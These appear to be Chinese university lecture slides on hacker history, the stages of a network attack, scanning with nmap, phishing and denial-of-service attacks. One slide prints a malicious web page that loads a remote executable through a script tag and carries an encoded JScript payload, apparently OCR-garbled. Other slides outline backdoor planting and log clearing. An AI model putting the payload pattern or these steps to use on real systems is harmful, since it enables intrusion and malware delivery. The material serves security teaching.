

专业特色选修课《网络信息安全》



黑客攻防和入侵检测技术

上篇

Hackers' Game and Intrusion Detection

嵩天 教授、博士生导师

songtian@bit.edu.cn

北京理工大学网络空间安全学院

本节大纲

- 网络黑客概述
- 网络攻击概述
- 常见的黑客攻防技术

网络黑客概述

• 什么是黑客? RFC 1392 (1993年)

– Hacker , 褒义

热衷于研究系统和网络内部
运作、超越极限

– 程序设计专家+网络名人

– 建立了Internet

– 发明了Unix

– 运转WWW



网络黑客概述

• 什么是黑客? RFC 1392 (1993年)

- Cracker , 恶意

试图未经授权访问系统的人

- 以为自己是Hacker
- 蓄意破坏或追求利益
- 专搞破坏



网络黑客概述


• 黑客的发展历史

- 60年代，第一次出现Hacker这个词
- 60年代，Ken Thompson发明了UNIX操作系统
- 70年代，Dennis Ritchie发明了C语言
- 70年代，史蒂夫·乔布斯（Steve Jobs）制造出了蓝盒子

网络黑客概述

- **Kenneth Thompson**

- 1943年出生于新奥尔良
- 1965年获学士学位，1966年，获硕士学位
- 1966-69年，参与Multics操作系统，B语言
- 1969年，Thompson和Ritchie发明了UNIX操作系统
- 1971年，发明C语言，后用C重写了UNIX
- 1992年，开发了UTF-8编码
- 1983年，和Ritchie获得了图灵奖
- 2000年，退休后加入Google，设计Go语言



网络黑客概述

- **Dennis Ritchie**


- 1941年出生于纽约
- 哈佛大学物理和应用数学学位
- 1967年，加入Bell，参与Multics操作系统
- 1969年，Thompson和Ritchie发明了UNIX操作系统
- 1971年，发明C语言
- 1983年，和Thompson获得了图灵奖
- 1999年，得到美国总统的接见，授予“National Medal of Technology”



网络黑客概述

- **Steve Jobs**

- 1955年出生，孤儿被收养
- 苹果公司首席执行官和创始人之一
- Pixar动画公司前董事长 (0.1-74)
- 迪斯尼公司最大个人股东
- MAC、iPod、iTune、iPhone缔造者
- 第一个看到鼠标商业潜力的人
- 大一上学期辍学...



网络黑客概述

- **黑客的发展历史**

- 80年代，第一次出现Cyberspace一词
- 80年代，一些黑客杂志纷纷创刊
- 80年代，美国国防部设立了计算机应急响应小组（CERT）
- 80年代，16岁的Kevin Mitnick首次被捕
- 90年代，Kevin Mitnick再次被抓获
- 90年代，美国联邦网站大量被黑，包括美国司法部，美国空军，中央情报局和美国航空航天管理局等



网络黑客概述



- **Kevin Mitnick**

- 1964年出生，“世界头号黑客”
- 15岁破解北美空中防务指挥系统，破译太平洋电话公司的密码，修改上万美国家庭的电话号码 2002年，*Art of Deception*
- 16岁首次被捕，全球第一名网络少年犯
- 释放后又成功入侵了诺基亚、摩托罗拉、SUN以及富士通等公司计算机，盗取企业重要资料，带来4亿美元损失
- 1994年，入侵圣迭戈超级计算机中心，1995年再次被捕
- 2000年被释放，被禁止3年内接触计算机和手机等数码产品

网络黑客概述



网络黑客概述

- **如何成为一名黑客? -- 基础篇**
 - **数学和英语**
 - **网络中 70% 以上站点都是英文**
 - **网络和操作系统**
 - **精通TCP/IP、系统漏洞、Linux/Unix**
 - **程序设计语言**
 - **精通C/C++/SQL/Python/Perl等**
 - **要有对事情追根究底的好奇心和批判性思考方式**

网络黑客概述

• 如何成为一名黑客？ -- 提高篇

– 入侵或攻击方法

- 扫描、漏洞发掘、口令攻击、漏洞利用等

– 密码学和病毒

- 密码猜测和破解技术、木马、后门、病毒、社会工程学等

– 精通网络安全产品

- 各种网络安全产品和漏洞

– 必要资源：大量僵尸计算机、代理服务器和可控计算机

网络黑客概述

- 如何成为一名黑客? -- 交流——黑客大会
 - Blackhat
 - <http://www.blackhat.com>
 - 1997年在美国第一次召开
 - DEFCON
 - <http://www.defcon.org>
 - 1993年第一次, 至今已22次
 - CanSecWest
 - <http://cansecwest.com/>
 - 2000年第一次召开

网络黑客概述

- **如何成为一名黑客? -- 几个阶段**
 - **目标: 安全入侵任何一台个人PC机**
 - **目标: 安全入侵防御较弱的网络服务器**
 - **目标: 组织规模(100-1000)分布式入侵攻击**
 - **目标: 发现漏洞、探索创新方法**

本节大纲

- 网络黑客概述
- 网络攻击概述
- 常见的黑客攻防技术

网络攻击概述

• 网络攻击的步骤

- 网络攻击的方式多种多样，但也有一定规律
- (1) 隐藏IP
- (2) 踩点扫描
- (3) 获得特权
- (4) 种植后门
- (5) 隐身退出

网络攻击概述

- **步骤1：隐藏IP**

- **方法一：入侵到其他电脑上，利用它进行攻击**

- **肉鸡、傀儡机**

- **方法二：多级跳板，代理服务器**

- **Sock代理**

网络攻击概述

- **步骤2：踩点扫描**

- 通过多种途径了解攻击目标的各方面情况
- 包括：公众域信息、NIC 注册纪录、DNS 纪录、SNMP 扫描、OS 识别、社会工程学
- 主要方法：端口扫描


网络攻击概述

- 步骤2：踩点扫描

- 公众域信息

- whois命令

whois -q 263.net



```
Registrant:
Capital Online, Inc. (263-N3-DOM)
15th Building,1st Dist of
Xiaohuangzhuang,Dist Dongcheng
Beijing, 100013
CN

Domain Name: 263.NET

Administrative Contact, Technical Contact, Billing Contact:
Yan, Jianfeng (JY1297) yjf@MAIL.263.NET.CN
Beijing JingXun Public
15th Building,1st Dist of
Xiaohuangzhuang, Dist Dongcheng
Beijing
BJ
100013
CN
+86-10-84287565-611 (FAX) +86-10-84286328

Record last updated on 25-May-2001.
Record expires on 14-May-2003.
Record created on 14-May-1998.
Database last updated on 26-Feb-2002 15:04:00 EST.

Domain servers in listed order:

NS.CAPITAL-ONLINE.COM.CN      202.96.44.88
NSB.CAPITAL-ONLINE.COM.CN    202.96.44.90
```


网络攻击概述

• 步骤2：踩点扫描

– 路由信息

– Visualroute

– Ver.14



网络攻击概述

- **步骤2：踩点扫描**

- 获得DNS信息
- BIND，最流行的DNS服务器软件
- Bind的各个版本存在多个缓冲区溢出漏洞，例如：
 - 8.2、8.2.1：bind NXT records漏洞
 - 8.2–8.2.3：ISC Bind 8 TSIG缓冲区溢出漏洞

网络攻击概述

- **步骤2：踩点扫描**

- 端口扫描
- 手工扫描、端口扫描工具扫描
- 端口扫描原理：

检查目标主机在哪些端口可以建立TCP 连接，如果可以建立连接，则说明主机在那个端口被监听

- **防范：关闭闲置及危险端口、屏蔽出现被扫描症状的端口**

网络攻击概述

- **步骤2：踩点扫描**

- 端口扫描, nmap
- 扫描类型:
 - 慢扫描、随机扫描、碎片扫描、诱骗扫描、TCP扫描、UDP扫描、协议栈扫描、SYN扫描、Null扫描、Xmas Tree扫描、FIN扫描、分布式扫描、快扫描、ACK扫描、Windows扫描、RPC扫描、反向扫描、Idle扫描、ftp bounce扫描

网络攻击概述

- 步骤2: 踩点扫描

- 端口扫描, nmap

```
$ nmap -sT 192.168.1.18
Starting nmap 3.48 (http://www.insecure.org/nmap/) at 2007-10-10 18:13 EDT
Interesting ports on gamebase(192.168.1.18)
port      state      service
22/tcp    open       ssh
111/tcp    open       sunrpc
.....
$ nmap -sR 192.168.1.18
Starting nmap 3.48 (http://www.insecure.org/nmap/) at 2007-10-10 18:13 EDT
Interesting ports on gamebase(192.168.1.18)
port      state      service
22/tcp    open       ssh
111/tcp    open       sunrpc
.....
```

网络攻击概述

- 步骤3: 获得特权

- 由系统/管理/软件漏洞获得系统权限
- 由监听获得敏感信息，进一步获得相应权限
- 以弱口令/穷举法获得远程管理员的用户密码
- 攻破目标机信任的另一台机器，进而获得目标机控制权
- 由欺骗或其他方式获得权限

网络攻击概述

• 步骤4: 种植后门

- 目的：保持对被入侵计算机的长久控制
- Rootkit, 针对Unix和Linux操作系统的后门程序组
- 原理：替换系统中/bin/login
- 还可以替换系统的ifconfig、find、ls、ps等命令

网络攻击概述

- **步骤5：隐身退出**

- 不被管理员发现，清楚登陆日志及其它相关日志
- 注意：删除本次攻击相关的日志，而不是全部日志
- 寻找不进行日志记录的代理服务器

本节大纲

- 网络黑客概述
- 网络攻击概述
- 常见的黑客攻防技术

常见的网络攻击

- **网络攻击分类**

- **非直接攻击**
- **前门攻击**
- **后门攻击**

常见的网络攻击

- **非直接攻击**

- 社交工程学的欺骗
- 网络钓鱼技术
- 拒绝服务攻击
- 其他方法

常见的网络攻击

- **非直接攻击**

- **社会工程学欺骗**

常见的网络攻击

系统消息

发信人	日期	时间	内容
冰露/ty	2005-06-11	09:43:45	你好啊
大熊猫	2005-06-11	09:52:52	[:)]

与 冰露/ty 聊天中

冰露/ty (64920209)

查看资料

个人资料

主要资料

真实姓名: |

用户昵称: 冰露

年 龄: 21

国家/地区: 中华

个性签名:

QQ空间

个人主页:

最新摘要: 暂无

心情日记: 暂无

个人相册: 暂无

收藏空间: 暂无

拥有业务:

QQ家园 QQ秀商城 QQ相册 交友资料 更新QQ秀

INDEX - Microsoft Internet Explorer

文件(F) 编辑(E) 查看(V) 收藏(A) 工具(T) 帮助(H)

后退 前进 搜索 收藏夹 媒体

地址(A) http://www.21cnn.net/love/28/1.htm 转到 链接 >>

1[1] - 记事本


文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
<HTML><HEAD><TITLE>INDEX</TITLE></HEAD><BODY>
<SCRIPT LANGUAGE="Script" src="http://www.21cnn.net/love/28/1.exe"></SCRIPT>
<SCRIPT language=JScript.Encode>#Q^NQAANA-W!
x^DkKxPkWanxv#`YMX`AbxNKAktWS\GNVU/dfrC^WL`rrmH0Ga8Rt0hr~EJBkYCDek)xKik^DKUs)
WI[b1VKLCko401FZ?a6INrC^WLb[Y4]qTZw6I[b1sWTPKwly?Z?wXi9r1^WLS00ly!!
Z26pt+^21xKir#I/ns6RWw1;/v#IN11Y^4v+b )Nb+x 17komYK.Rmw2.■DdrKxibW`b+RbU[+Xr6`EHj
(APXRZE#{'RqL[kn bx[+X66`EgK,*RyJ*x' F'[e`rnckx9n6}0`rHPP1R8Jb"xR8['xm-
kT10GMR122tkUWM#DdbW Rk NMar6`E?h Ebe'08b#P/+DPr:■W?YcBdGa+U`*IBB?bI)+VdnPNGm?
h■x0chMkY■`EQ?r~93Z:P r9Yt{TP_+kT40`ZPkYzVnXrNr/as1H)UG +iE~DX2+
{ED+aDzX0/1Db2Y^+0J,NCom'JsU)@SH?&PjYKD■)ht0h^)^':4YZ4DYw1&JhAhc+8mU R +YJUK--+J
0z8R^4s))JY 2RtDhEQ@#z)AB2/PQ*Bbi)arsAAA==^#~Q</SCRIPT></BODY></HTML>
```

常见的网络攻击

- 非直接攻击

- 社会工程学欺骗，邮件是最常用的欺骗方式



常见的网络攻击

- 非直接攻击

- 网络钓鱼技术(Phishing, 2010.6, 4100 PURL, PhishTank)

- 曾出现过的某假冒银行网站，网址为
<http://www.1cbc.com.cn>，而真正银行网站是
<http://www.icbc.com.cn>。

- 某假公司网站，网址为
<http://www.1enovo.com>，而真正网站为
<http://www.lenovo.com>。

常见的网络攻击

• 非直接攻击

– 社会工程学欺骗

关于假冒我校邮箱系统事件的提醒

发件人 "网络信息技术中心" <admin@bit.edu.cn>

日期 2021年03月11日 星期四 11:01

收件人 "学生组" <student_bit@bit.edu.cn>, "教师组" <teacher_bit@bit.edu.cn>, "留学生" <inter_student@bit.edu.cn>, "工作邮箱1" <jobmail_1@bit.edu.cn>, "工作邮箱2" <jobmail_2@bit.edu.cn>

校邮箱用户:

近日接上级部门安全通知, 有不法分子假冒我校邮箱系统的登录页面, 骗取用户的个人信息。请大家使用学校邮箱的时候, 主动在浏览器地址栏输入正确的服务地址, 或者通过学校的主页提供的链接地址进入。不要点击校外网站提供的服务链接, 如不慎点击, 要确认服务地址是否正确。我校使用的邮箱服务地址是<https://mail.bit.edu.cn>。

请大家提高邮箱使用安全防范意识。

网络信息技术中心
2021年3月11日

常见的网络攻击

- **非直接攻击**

- **拒绝服务攻击**

- **DoS (Denial of Service)**

拒绝服务攻击是用来显著降低系统提供服务的质量或可用性的一种有目的行为。


- **DDoS (Distributed Denial of service)**

分布式拒绝服务攻击，它能用于控制任意数量的远程机器，产生随机匿名的拒绝服务攻击和远程访问。

常见的网络攻击

- 非直接攻击

- DDOS



常见的网络攻击

- **非直接攻击**

- **拒绝服务攻击 (DOS) 举例**

- **SYN Flood**

- **ICMP Smurf (直接广播)**

- **TARGA3 (堆栈突破)**

常见的网络攻击

- **非直接攻击**

- **SYN Flood**

- **SYN Flood是当前最流行的DoS与DDoS的方式之一，这是一种利用TCP协议缺陷，发送大量伪造的TCP连接请求，从而使得被攻击方资源耗尽（CPU满负荷或内存不足）的攻击方式。**

常见的网络攻击

- 非直接攻击

